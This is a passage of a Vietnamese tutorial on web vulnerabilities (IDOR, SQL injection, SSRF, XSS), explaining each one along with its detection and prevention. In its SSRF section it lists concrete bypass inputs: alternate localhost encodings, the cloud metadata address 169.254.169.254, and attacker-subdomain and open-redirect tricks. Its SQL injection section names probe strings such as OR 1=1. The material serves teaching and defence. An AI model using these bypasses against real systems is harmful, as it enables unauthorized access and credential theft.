
Máy chủ bên ngoài phải liên lạc với máy chủ ứng dụng để tấn công RFI thành công trong đó kẻ tấn công lưu trữ các tệp độc hại trên máy chủ của họ. Sau đó, tệp độc hại được đưa vào chức năng Include thông qua các yêu cầu HTTP và nội dung của tệp độc hại sẽ thực thi trên máy chủ ứng dụng để bị tấn công.

c) Cách khắc phục

Là một nhà phát triển, điều quan trọng là phải nhận thức được các lỗ hổng ứng dụng web, cách tìm ra chúng và các phương pháp phòng ngừa. Để ngăn chặn lỗ hổng bao gồm tệp, một số đề xuất phổ biến bao gồm:

- Luôn cập nhật hệ thống và dịch vụ, bao gồm cả khung ứng dụng web, với phiên bản mới nhất.
- Tắt các lỗi PHP để tránh rò rỉ đường dẫn của ứng dụng và các thông tin có khả năng bị tiết lộ khác.
- Tường lửa ứng dụng web (WAF) là một lựa chọn tốt để giúp giảm thiểu các cuộc tấn công ứng dụng web.
- Tắt một số tính năng PHP gây ra lỗ hổng bao gồm tệp nếu ứng dụng web của bạn không cần chúng, chẳng hạn như bật `allow_url_fopen` và `allow_url_include`.
- Phân tích cẩn thận ứng dụng web và chỉ cho phép các giao thức và trình bao bọc PHP cần thiết.
- Không bao giờ tin tưởng thông tin đầu vào của người dùng và đảm bảo triển khai xác thực đầu vào thích hợp để đưa vào tệp.
- Triển khai danh sách trắng cho tên tệp và vị trí cũng như danh sách đen.

2.4 IDOR.



Hình 3. IDOR

a) Khái niệm

IDOR (Insecure Direct Object Reference) và là một loại lỗ hổng kiểm soát truy cập. Loại lỗ hổng này có thể xảy ra khi máy chủ web nhận dữ liệu đầu vào do người dùng cung cấp để truy xuất các đối tượng (tệp, dữ liệu, tài liệu), quá nhiều sự tin tưởng được đặt vào dữ liệu đầu vào và nó không được xác thực ở phía máy chủ để xác nhận đối tượng được yêu cầu thuộc về người dùng yêu cầu nó.

Ví dụ: bạn vừa đăng ký một dịch vụ trực tuyến và bạn muốn thay đổi thông tin hồ sơ của mình. Liên kết bạn nhấp vào sẽ dẫn đến http://online-service.thm/profile?user_id=1305 và bạn có thể xem thông tin của mình. Bạn thử thay đổi giá trị `user_id` thành 1000 (http://online-service.thm/profile?user_id=1000) và giờ đây bạn có thể xem thông tin của người dùng khác. Bây giờ bạn đã phát hiện ra lỗ hổng IDOR!

b) Cách phát hiện

Tìm IDOR trong ID được mã hóa: Khi truyền dữ liệu từ trang này sang trang khác bằng dữ liệu bài đăng, chuỗi truy vấn hoặc cookie, các nhà phát triển web thường lấy dữ liệu thô trước tiên và mã hóa nó. Mã hóa đảm bảo rằng máy chủ web nhận sẽ có thể hiểu được nội dung. Mã hóa thay đổi dữ liệu nhị phân thành chuỗi ASCII thường sử dụng ký tự a-z, A-Z, 0-9 và =. Kỹ thuật mã hóa phổ biến nhất trên web là mã hóa base64 và thường khá dễ phát hiện bằng các công cụ giải mã sẵn có trên Internet.

Tìm IDOR trong ID băm: Việc xử lý ID băm phức tạp hơn một chút so với ID được mã hóa, nhưng chúng có thể tuân theo một mẫu có thể dự đoán được, chẳng hạn như phiên bản băm của giá trị số nguyên. Ví dụ: số Id 123 sẽ trở thành 202cb962ac59075b964b07152d234b70 nếu băm md5 được sử dụng. Chúng ta có thể sử dụng cơ sở dữ liệu có sẵn trên các trang web chứa hàng tỉ các giá trị băm để tra cứu các mã băm.

Tìm IDOR trong ID không thể đoán trước: Nếu không thể phát hiện ID bằng các phương pháp trên thì một phương pháp phát hiện IDOR tuyệt vời là tạo hai tài

khoản và hoán đổi số ID giữa chúng. Nếu bạn có thể xem nội dung của người dùng khác bằng số ID của họ trong khi vẫn đăng nhập bằng tài khoản khác (hoặc hoàn toàn không đăng nhập), thì bạn đã tìm thấy lỗ hổng IDOR hợp lệ.

c) Cách phòng tránh:


Các lỗ hổng kiểm soát truy cập có thể được ngăn chặn bằng cách áp dụng phương pháp phòng thủ chuyên sâu và áp dụng các nguyên tắc sau:

- Không bao giờ chỉ dựa vào tính năng che giấu để kiểm soát quyền truy cập.
- Trừ khi một tài nguyên được thiết kế để có thể truy cập công khai, theo mặc định, hãy từ chối quyền truy cập.
- Bất cứ khi nào có thể, hãy sử dụng một cơ chế toàn ứng dụng duy nhất để thực thi các biện pháp kiểm soát truy cập.
- Ở cấp độ mã, bắt buộc nhà phát triển phải khai báo quyền truy cập được phép cho từng tài nguyên và từ chối quyền truy cập theo mặc định.
- Kiểm tra kỹ lưỡng và kiểm tra các biện pháp kiểm soát quyền truy cập để đảm bảo chúng hoạt động như thiết kế.

2.5 SQL Injection.

a) Khái niệm

SQL Injection, thường được gọi là SQLi, là một cuộc tấn công vào máy chủ cơ sở dữ liệu ứng dụng web khiến các truy vấn độc hại được thực thi.



Hình 4. SQL Injection

Khi một ứng dụng web giao tiếp với cơ sở dữ liệu bằng cách sử dụng đầu vào từ người dùng chưa được xác thực chính xác, sẽ có khả năng kẻ tấn công có thể đánh cắp, xóa hoặc thay đổi dữ liệu riêng tư và khách hàng, đồng thời tấn công các phương thức xác thực ứng dụng web thành riêng tư. Nó cũng có thể cho phép họ thực hiện các cuộc tấn công từ chối dịch vụ. Đây là lý do tại sao SQLi là một trong những lỗ hổng ứng dụng web lâu đời nhất và nó cũng có thể gây thiệt hại nặng nề nhất.

b) Tác động của cuộc tấn công

Một cuộc tấn công SQL Injection thành công có thể dẫn đến truy cập trái phép vào dữ liệu nhạy cảm, chẳng hạn như:

- Mật khẩu.
- Chi tiết thẻ tín dụng.
- Thông tin cá nhân của người dùng.

Các cuộc tấn công tiêm nhiễm SQL đã được sử dụng trong nhiều vụ vi phạm dữ liệu nghiêm trọng trong nhiều năm qua. Những điều này đã gây ra thiệt hại về danh tiếng và các khoản tiền của người dùng. Trong một số trường hợp, kẻ tấn công có thể có được một cửa hậu liên tục (persistent backdoor) xâm nhập vào hệ thống của tổ chức, dẫn đến sự xâm phạm lâu dài mà có thể không được chú ý trong một thời gian dài.

c) Cách phát hiện lỗ hổng SQL Injection

Bạn có thể phát hiện việc chèn SQL theo cách thủ công bằng cách sử dụng một bộ thử nghiệm có hệ thống đối với mọi điểm vào trong ứng dụng. Để làm điều này, bạn thường sẽ gửi:

- Ký tự nhảy đơn ' và tìm kiếm lỗi hoặc các điểm bất thường khác.
- Một số cú pháp dành riêng cho SQL đánh giá giá trị cơ sở của đầu vào và một giá trị khác, đồng thời tìm kiếm sự khác biệt mang tính hệ thống trong các phản hồi của ứng dụng.
- Các điều kiện boolean như OR 1=1 và OR 1=2, đồng thời tìm kiếm sự khác biệt trong phản hồi của ứng dụng.
- Tải trọng (payload) được thiết kế để kích hoạt độ trễ thời gian khi truy vấn SQL được thực thi và tìm kiếm sự khác biệt về thời gian cần thiết để phản hồi.
- Tải trọng OAST được thiết kế để kích hoạt tương tác mạng ngoài băng tần (out-of-band network) khi được thực thi trong truy vấn SQL và giám sát mọi tương tác phát sinh.
- Ngoài ra, có thể tìm thấy phần lớn các lỗ hổng SQL Injection một cách nhanh chóng và đáng tin cậy bằng cách sử dụng Burp Scanner.

d) Chèn SQL vào các phần khác nhau của truy vấn

Hầu hết các lỗ hổng SQL Injection xảy ra trong mệnh đề WHERE của truy vấn SELECT. Hầu hết những người thử nghiệm có kinh nghiệm đều quen thuộc với kiểu chèn SQL này.

Tuy nhiên, lỗ hổng chèn SQL có thể xảy ra ở bất kỳ vị trí nào trong truy vấn và trong các loại truy vấn khác nhau. Một số vị trí phổ biến khác phát sinh việc tiêm SQL là:

Trong câu lệnh UPDATE, với các giá trị được cập nhật hoặc mệnh đề WHERE.

Trong câu lệnh INSERT, với các giá trị được chèn.

Trong câu lệnh SELECT, với tên bảng hoặc cột.

Trong câu lệnh SELECT, với mệnh đề ORDER BY.

e) Phân loại các lỗ hổng SQLi

In-Band SQL Injection: là loại dễ phát hiện và khai thác nhất. Lỗ hổng này chỉ đề cập đến cùng một phương thức giao tiếp đang được sử dụng để khai thác lỗ hổng và nhận được kết quả. Chẳng hạn như phát hiện lỗ hổng SQLi trên một trang web và sau đó có thể trích xuất dữ liệu từ cơ sở dữ liệu vào chính trang đó. Loại lỗ hổng này bao gồm:

- **Error-Based SQL Injection:** loại này hữu ích nhất để dễ dàng lấy thông tin về cấu trúc cơ sở dữ liệu, vì các thông báo lỗi từ cơ sở dữ liệu được in trực tiếp lên màn hình trình duyệt. Điều này thường có thể được sử dụng để liệt kê toàn bộ cơ sở dữ liệu.
- **Union-Based SQL Injection:** kiểu chèn này sử dụng toán tử UNION cùng với câu lệnh SELECT để trả về kết quả bổ sung cho trang. Phương pháp này là cách phổ biến nhất để trích xuất lượng lớn dữ liệu thông qua lỗ hổng SQLi.

Blind SQL Injection: không giống như tính năng In-band SQL Injection, trong đó ta có thể xem kết quả cuộc tấn công của mình trực tiếp trên màn hình, SQLi mù nhận được rất ít hoặc không có phản hồi nào để xác nhận xem các truy vấn được chèn trên thực tế có thành công hay không, điều này là do thông báo lỗi đã bị vô hiệu hóa nhưng tính năng tìm kiếm vẫn hoạt động bất chấp điều đó. Điều ta cần làm là chờ phản hồi của ứng dụng web để liệt kê thành công toàn bộ cơ sở dữ liệu. Loại lỗ hổng này gồm:

- **Authentication Bypass:** Một trong những kỹ thuật Blind SQLi đơn giản nhất là khi bỏ qua các phương thức xác thực như biểu mẫu đăng nhập. Trong trường hợp này, ta không quan tâm đến việc truy xuất dữ liệu từ cơ sở dữ liệu; ta chỉ muốn vượt qua việc đăng nhập. Các biểu mẫu đăng nhập được kết nối với cơ sở dữ liệu của người dùng thường được phát triển theo cách mà ứng dụng web không quan tâm đến nội dung của tên người dùng và mật khẩu mà quan tâm nhiều hơn đến việc liệu cả hai có tạo thành một cặp khớp trong bảng người dùng hay không. Nói một cách cơ bản, ứng dụng web sẽ hỏi cơ sở dữ liệu: "Bạn có người dùng có tên người dùng 'bob' và mật khẩu 'bob999' không?" cơ sở dữ liệu trả lời có hoặc không (true/false) và tùy thuộc vào câu trả lời đó, sẽ quyết định xem ứng dụng web có cho phép bạn tiếp tục hay không.
- **Boolean Based:** đề cập đến phản hồi mà ta nhận được từ các lần thử chèn, có thể là true/false, yes/no, on/off, 1/0 hoặc bất kỳ phản hồi nào chỉ có thể có hai kết quả. Kết quả đó xác nhận rằng tải trọng SQLi của chúng ta có thành công hay không. Trong lần kiểm tra đầu tiên, ta có thể cảm thấy phản hồi hạn chế này không thể cung cấp nhiều thông tin. Tuy nhiên, chỉ với hai phản hồi này, có thể liệt kê toàn bộ cấu trúc và nội dung cơ sở dữ liệu.
- **Time-based blind SQL injection:** rất giống với thao tác Boolean Based phía trên ở chỗ các yêu cầu tương tự được gửi đi nhưng không có thông báo trực quan nào cho thấy truy vấn của ta sai hay đúng vào thời điểm này. Thay vào đó, thông báo truy vấn chính xác của ta dựa trên thời gian hoàn thành truy vấn. Độ trễ thời gian này được đưa ra bằng cách sử dụng

các phương thức tích hợp sẵn như SLEEP(x) cùng với câu lệnh UNION. Phương thức SLEEP() sẽ chỉ được thực thi khi câu lệnh UNION SELECT thành công.

Out-of-band SQL Injection: loại này không phổ biến vì nó phụ thuộc vào các tính năng cụ thể được kích hoạt trên máy chủ cơ sở dữ liệu hoặc logic nghiệp vụ của ứng dụng web, điều này thực hiện một số loại lệnh gọi mạng bên ngoài dựa trên kết quả từ truy vấn SQL. Một cuộc tấn công Out-Of-Band được phân loại bằng cách có hai kênh liên lạc khác nhau, một kênh để phát động cuộc tấn công và kênh kia để thu thập kết quả. Ví dụ: kênh tấn công có thể là một yêu cầu web và kênh thu thập dữ liệu có thể đang giám sát các yêu cầu HTTP/DNS được gửi tới dịch vụ mà bạn kiểm soát.

- Kẻ tấn công đưa ra yêu cầu tới một trang web để bị tấn công SQL Injection bằng một tải trọng tiêm.
- Trang web thực hiện một truy vấn SQL tới cơ sở dữ liệu, truy vấn này cũng chuyển tải trọng của kẻ tấn công.
- Tải trọng chứa yêu cầu buộc yêu cầu HTTP quay trở lại máy của kẻ tấn công chứa dữ liệu từ cơ sở dữ liệu.


f) Biện pháp phòng tránh:

- **Chuẩn bị các câu lệnh kỹ càng** (Với các truy vấn được tham số hóa): Trong truy vấn đã chuẩn bị, điều đầu tiên nhà phát triển viết là truy vấn SQL, sau đó mọi thông tin đầu vào của người dùng sẽ được thêm dưới dạng tham số. Việc viết các câu lệnh đã chuẩn bị sẵn sẽ đảm bảo cấu trúc mã SQL không thay đổi và cơ sở dữ liệu có thể phân biệt giữa truy vấn và dữ liệu, dễ đọc và dễ hiểu.
- **Xác thực đầu vào:** có thể giúp ích rất nhiều trong việc bảo vệ những gì được đưa vào truy vấn SQL. Việc sử dụng danh sách cho phép có thể hạn chế đầu vào chỉ ở một số chuỗi nhất định hoặc phương pháp thay thế chuỗi trong ngôn ngữ lập trình có thể lọc các ký tự bạn muốn cho phép hoặc không cho phép.
- **Né tránh đầu vào của người dùng:** việc cho phép người dùng nhập dữ liệu có chứa các ký tự như ' " \$ \ có thể khiến truy vấn SQL bị hỏng hoặc thậm chí tệ hơn, như chúng ta đã tìm hiểu, các truy vấn độc hại đó sẽ mở đường cho các cuộc tấn công tiêm nhiễm nguy hiểm. Né tránh dữ liệu nhập vào của người dùng là phương pháp thêm dấu gạch chéo ngược (\) vào trước các ký tự này, sau đó khiến chúng được phân tích cú pháp giống như một chuỗi thông thường chứ không phải là ký tự đặc biệt [4].

2.6 SSRF.

a) Khái niệm

SSRF (Server-side request forgery) là một lỗ hổng bảo mật web cho phép kẻ tấn công khiến ứng dụng phía máy chủ thực hiện các yêu cầu đến một vị trí ngoài ý muốn.



Hình 5. SSRF

Trong một cuộc tấn công SSRF điển hình, kẻ tấn công có thể khiến máy chủ tạo kết nối với các dịch vụ chỉ dành cho nội bộ trong cơ sở hạ tầng của tổ chức. Trong các trường hợp khác, họ có thể buộc máy chủ kết nối với các hệ thống bên ngoài tùy ý. Điều này có thể làm rò rỉ dữ liệu nhạy cảm, chẳng hạn như thông tin xác thực ủy quyền.

b) Tác động

Một cuộc tấn công SSRF thành công thường có thể dẫn đến các hành động trái phép hoặc truy cập dữ liệu trong tổ chức. Điều này có thể nằm trong ứng dụng dễ bị tấn công hoặc trên các hệ thống phụ trợ khác mà ứng dụng có thể giao tiếp. Trong một số trường hợp, lỗ hổng SSRF có thể cho phép kẻ tấn công thực hiện lệnh tùy ý.

Việc khai thác SSRF khiến kết nối với hệ thống bên thứ ba bên ngoài có thể dẫn đến các cuộc tấn công độc hại tiếp theo. Những lỗi này có thể xuất phát từ tổ chức lưu trữ ứng dụng dễ bị tấn công.

c) Cách phát hiện

Xác định các bề mặt tấn công như:

Các URL bộ phận trong yêu cầu: Đôi khi, ứng dụng chỉ đặt tên máy chủ hoặc một phần đường dẫn URL vào tham số yêu cầu. Sau đó, giá trị được gửi sẽ được kết hợp phía máy chủ vào một URL đầy đủ được yêu cầu. Nếu giá trị được nhận dạng dễ dàng dưới dạng tên máy chủ hoặc đường dẫn URL thì bề mặt tấn công tiềm ẩn có thể rõ ràng. Tuy nhiên, khả năng khai thác dưới dạng SSRF đầy đủ có thể bị hạn chế do ta không kiểm soát toàn bộ URL được yêu cầu.

URL trong các định dạng dữ liệu: Một số ứng dụng truyền dữ liệu ở các định dạng có thông số kỹ thuật cho phép bao gồm các URL có thể được trình phân tích cú pháp dữ liệu yêu cầu đối với định dạng đó. Một ví dụ rõ ràng về điều này là định dạng dữ liệu XML, định dạng này đã được sử dụng rộng rãi trong các ứng dụng web để truyền dữ liệu có cấu trúc từ máy khách đến máy chủ. Khi một ứng dụng chấp nhận dữ liệu ở định dạng XML và phân tích cú pháp dữ liệu đó, nó có thể dễ bị tiêm XXE. Điều này cũng có thể gây ra lỗ hổng SSRF thông qua XXE.

SSRF thông qua Referer header: Một số ứng dụng sử dụng phần mềm phân tích phía máy chủ để theo dõi máy khách truy cập. Phần mềm này thường ghi lại tiêu đề Referer trong các yêu cầu để có thể theo dõi các liên kết đến. Thông thường, phần mềm phân tích sẽ truy cập bất kỳ URL nào của bên thứ ba xuất hiện trong tiêu đề Referer. Điều này thường được thực hiện để phân tích nội dung của các trang web referring, bao gồm cả văn bản liên kết được sử dụng trong các liên kết đến. Do đó, tiêu đề Referer thường là bề mặt tấn công hữu ích cho các lỗ hổng SSRF.

d) Phân loại

Các cuộc tấn công SSRF thường khai thác các mối quan hệ tin cậy để leo thang cuộc tấn công từ ứng dụng dễ bị tấn công và thực hiện các hành động trái phép. Các mối quan hệ tin cậy này có thể tồn tại liên quan đến máy chủ hoặc liên quan đến các hệ thống phụ trợ khác trong cùng một tổ chức.

Regular SSRF: dữ liệu được trả về màn hình của kẻ tấn công.

- Các cuộc tấn công SSRF vào máy chủ: Trong một cuộc tấn công SSRF nhằm vào máy chủ, kẻ tấn công khiến ứng dụng thực hiện yêu cầu HTTP quay lại máy chủ đang lưu trữ ứng dụng, thông qua giao diện mạng loopback của nó. Điều này thường liên quan đến việc cung cấp URL có tên máy chủ như 127.0.0.1 (địa chỉ IP dành riêng trở đến bộ điều hợp loopback) hoặc localhost (tên thường được sử dụng cho cùng một bộ điều hợp).
- Các cuộc tấn công SSRF chống lại các hệ thống back-end khác: Trong một số trường hợp, máy chủ ứng dụng có thể tương tác với các hệ thống phụ trợ mà người dùng không thể truy cập trực tiếp. Các hệ thống này thường có địa chỉ IP riêng không thể định tuyến. Các hệ thống back-end thường được bảo vệ bởi cấu trúc liên kết mạng nên chúng thường có tình trạng bảo mật yếu hơn. Trong nhiều trường hợp, hệ thống back-end nội bộ chứa chức năng nhạy cảm có thể được truy cập mà không cần xác thực bởi bất kỳ ai có thể tương tác với hệ thống.

Blind SSRF: SSRF xảy ra nhưng không có thông tin nào được trả về màn hình của kẻ tấn công. Tức là lỗ hổng Blind SSRF phát sinh khi một ứng dụng có thể được tạo ra để đưa ra yêu cầu HTTP back-end tới một URL được cung cấp, nhưng phản hồi từ yêu cầu back-end không được trả về trong phản hồi front-end của ứng dụng.

e) Đánh bại các hệ thống phòng thủ SSRF

Ta cần hiểu biết và nhận thức được rủi ro về lỗ hổng SSRF có thể thực hiện kiểm tra trong ứng dụng để đảm bảo tài nguyên được yêu cầu đáp ứng các quy tắc cụ thể. Thường có hai cách tiếp cận vấn đề này, đó là danh sách từ chối (Deny List) hoặc danh sách cho phép (Allow List).

Danh sách từ chối (Deny List)

Danh sách từ chối là nơi tất cả các yêu cầu được chấp nhận ngoài các tài nguyên được chỉ định trong danh sách hoặc khớp với một mẫu cụ thể. Ứng dụng Web có


thể sử dụng danh sách từ chối để bảo vệ các điểm cuối, địa chỉ IP hoặc miền nhạy cảm khỏi bị công chúng truy cập trong khi vẫn cho phép truy cập vào các vị trí khác. Điểm cuối cụ thể để hạn chế quyền truy cập là localhost, có thể chứa dữ liệu hiệu suất máy chủ hoặc thông tin nhạy cảm khác, vì vậy các tên miền như localhost và 127.0.0.1 sẽ xuất hiện trong danh sách từ chối. Những kẻ tấn công có thể bỏ qua danh sách từ chối bằng cách sử dụng các tham chiếu localhost thay thế như 0, 0.0.0.0, 0000, 127.1, 127.*.*.*, 2130706433, 017700000001 hoặc tên miền phụ có bản ghi DNS phân giải thành địa chỉ IP 127.0.0.1 chẳng hạn như 127.0.0.1.nip.io. Ngoài ra, trong môi trường đám mây, sẽ rất hữu ích nếu chặn quyền truy cập vào địa chỉ IP 169.254.169.254, địa chỉ này chứa siêu dữ liệu cho máy chủ đám mây đã triển khai, bao gồm cả thông tin nhạy cảm. Kẻ tấn công có thể bỏ qua điều này bằng cách đăng ký tên miền phụ trên tên miền riêng của chúng với bản ghi DNS trỏ đến Địa chỉ IP 169.254.169.254.

Danh sách cho phép (Allow List)

Danh sách cho phép là nơi tất cả các yêu cầu bị từ chối trừ khi chúng xuất hiện trên danh sách hoặc khớp với một mẫu cụ thể, chẳng hạn như quy tắc rằng URL được sử dụng trong tham số phải bắt đầu bằng `https://website.thm`. Kẻ tấn công có thể nhanh chóng phá vỡ quy tắc này bằng cách tạo miền phụ trên tên miền của kẻ tấn công, chẳng hạn như `https://website.thm.Attackers-domain.thm`. Logic ứng dụng giờ đây sẽ cho phép đầu vào này và cho phép kẻ tấn công kiểm soát yêu cầu HTTP nội bộ.

Chuyển hướng mở (Open Redirect): Nếu các cách trên không hoạt động, thì kẻ tấn công còn có một thủ thuật nữa, đó là chuyển hướng mở. Chuyển hướng mở là điểm cuối trên máy chủ nơi mà khách truy cập trang web, sẽ tự động được chuyển hướng đến một địa chỉ trang web khác. Lấy ví dụ: `https://website.thm/link?url=https://securlty.com`. Điểm cuối này được tạo để ghi lại số lần khách truy cập đã nhấp vào liên kết này cho mục đích quảng cáo/tiếp thị. Nhưng hãy tưởng tượng có một lỗ hổng SSRF tiềm ẩn với các quy tắc nghiêm ngặt chỉ cho phép các URL bắt đầu bằng `https://website.thm/`. Kẻ tấn công có thể sử dụng tính năng trên để chuyển hướng yêu cầu HTTP nội bộ đến miền mà kẻ tấn công lựa chọn.

2.7 Cross – Site Scripting



Hình 6. XSS

a) Khái niệm

Cross-site scripting (XSS) là một lỗ hổng bảo mật web cho phép kẻ tấn công xâm phạm các tương tác mà người dùng thực hiện với một ứng dụng để bị tấn công. Nó cho phép kẻ tấn công phá vỡ chính sách nguồn gốc tương tự nhau, được thiết kế để tách biệt các trang web khác nhau với nhau. Các lỗ hổng XSS thường cho phép kẻ tấn công giả dạng người dùng là nạn nhân, thực hiện bất kỳ hành động nào mà người dùng có thể thực hiện và truy cập bất kỳ dữ liệu nào của người dùng. Nếu người dùng nạn nhân có quyền truy cập đặc quyền vào ứng dụng thì kẻ tấn công có thể có toàn quyền kiểm soát tất cả chức năng và dữ liệu của ứng dụng.

b) Cách hoạt động

XSS hoạt động bằng cách thao túng một trang web để bị tấn công để nó trả về JavaScript độc hại cho người dùng. Khi mã độc thực thi bên trong trình duyệt của nạn nhân, kẻ tấn công hoàn toàn có thể xâm phạm sự tương tác của họ với ứng dụng.

c) Tác động:

Tác động thực tế của cuộc tấn công XSS thường phụ thuộc vào bản chất của ứng dụng, chức năng và dữ liệu của ứng dụng cũng như trạng thái của người dùng bị xâm nhập. Ví dụ: Trong một ứng dụng phần mềm quảng cáo, nơi tất cả người dùng đều ẩn danh và tất cả thông tin đều được công khai, tác động thường sẽ rất nhỏ. Trong một ứng dụng chứa dữ liệu nhạy cảm, chẳng hạn như giao dịch ngân hàng, email hoặc hồ sơ chăm sóc sức khỏe, tác động thường sẽ nghiêm trọng.

Nếu người dùng bị xâm nhập có đặc quyền nâng cao trong ứng dụng thì tác động nhìn chung sẽ rất nghiêm trọng, cho phép kẻ tấn công có toàn quyền kiểm soát ứng dụng để bị tấn công và xâm phạm tất cả người dùng cũng như dữ liệu của họ.

d) Phân loại:

Reflected XSS: xảy ra khi dữ liệu do người dùng cung cấp trong yêu cầu HTTP được đưa vào nguồn trang web mà không có bất kỳ xác thực nào.

Stored XSS: tải trọng XSS được lưu trữ trên ứng dụng web (ví dụ: trong cơ sở dữ liệu) và sau đó được chạy khi người dùng khác truy cập trang web hoặc trang web.

DOM Based XSS: DOM là viết tắt của Document Object Model và là giao diện lập trình cho các tài liệu HTML và XML. Nó đại diện cho trang để các chương trình có thể thay đổi cấu trúc, kiểu dáng và nội dung tài liệu. Trang web là một tài liệu và tài liệu này có thể được hiển thị trong cửa sổ trình duyệt hoặc dưới dạng nguồn HTML. DOM Based XSS là trong đó việc thực thi JavaScript diễn ra trực tiếp trong trình duyệt mà không cần tải bất kỳ trang mới nào hoặc gửi dữ liệu tới mã phụ trợ. Việc thực thi xảy ra khi mã JavaScript của trang web tác động lên đầu vào hoặc tương tác của người dùng.

Blind XSS: tương tự như Stored XSS, trong đó tải trọng được lưu trữ trên trang web để người dùng khác xem, nhưng trong trường hợp này, bạn không thể thấy tải trọng đang hoạt động hoặc không thể kiểm tra nó.

e) Cách phát hiện:

Phần lớn các lỗ hổng XSS có thể được tìm thấy nhanh chóng và đáng tin cậy bằng cách sử dụng trình quét lỗ hổng web của Burp Suite.

Kiểm tra thủ công XSS Reflected và Store thường bao gồm việc gửi một số đầu vào duy nhất đơn giản (chẳng hạn như một chuỗi chữ và số ngắn) vào mọi điểm nhập trong ứng dụng, xác định mọi vị trí nơi đầu vào đã gửi được trả về trong phản hồi HTTP và kiểm tra từng vị trí riêng lẻ để xác định liệu đầu vào được chế tạo phù hợp có thể được sử dụng để thực thi JavaScript tùy ý hay không. Bằng cách này, bạn có thể xác định bối cảnh xảy ra XSS và chọn tải trọng phù hợp để khai thác nó.

Việc kiểm tra thủ công DOM Based XSS phát sinh từ các tham số URL bao gồm một quy trình tương tự: đặt một số đầu vào đơn giản duy nhất vào tham số, sử dụng các công cụ dành cho nhà phát triển của trình duyệt để tìm kiếm đầu vào này trong DOM và kiểm tra từng vị trí để xác định xem nó có thể khai thác được hay không. Tuy nhiên, các loại DOM XSS khác khó phát hiện hơn. Để tìm các lỗ hổng dựa trên DOM trong đầu vào không dựa trên URL (chẳng hạn như document.cookie) hoặc các phần chìm không dựa trên HTML (như setTimeout), không có cách nào thay thế cho việc xem lại mã JavaScript, việc này có thể cực kỳ tốn thời gian. Trình quét lỗ hổng web của Burp Suite kết hợp phân tích tĩnh và động của JavaScript để tự động hóa việc phát hiện các lỗ hổng dựa trên DOM một cách đáng tin cậy.

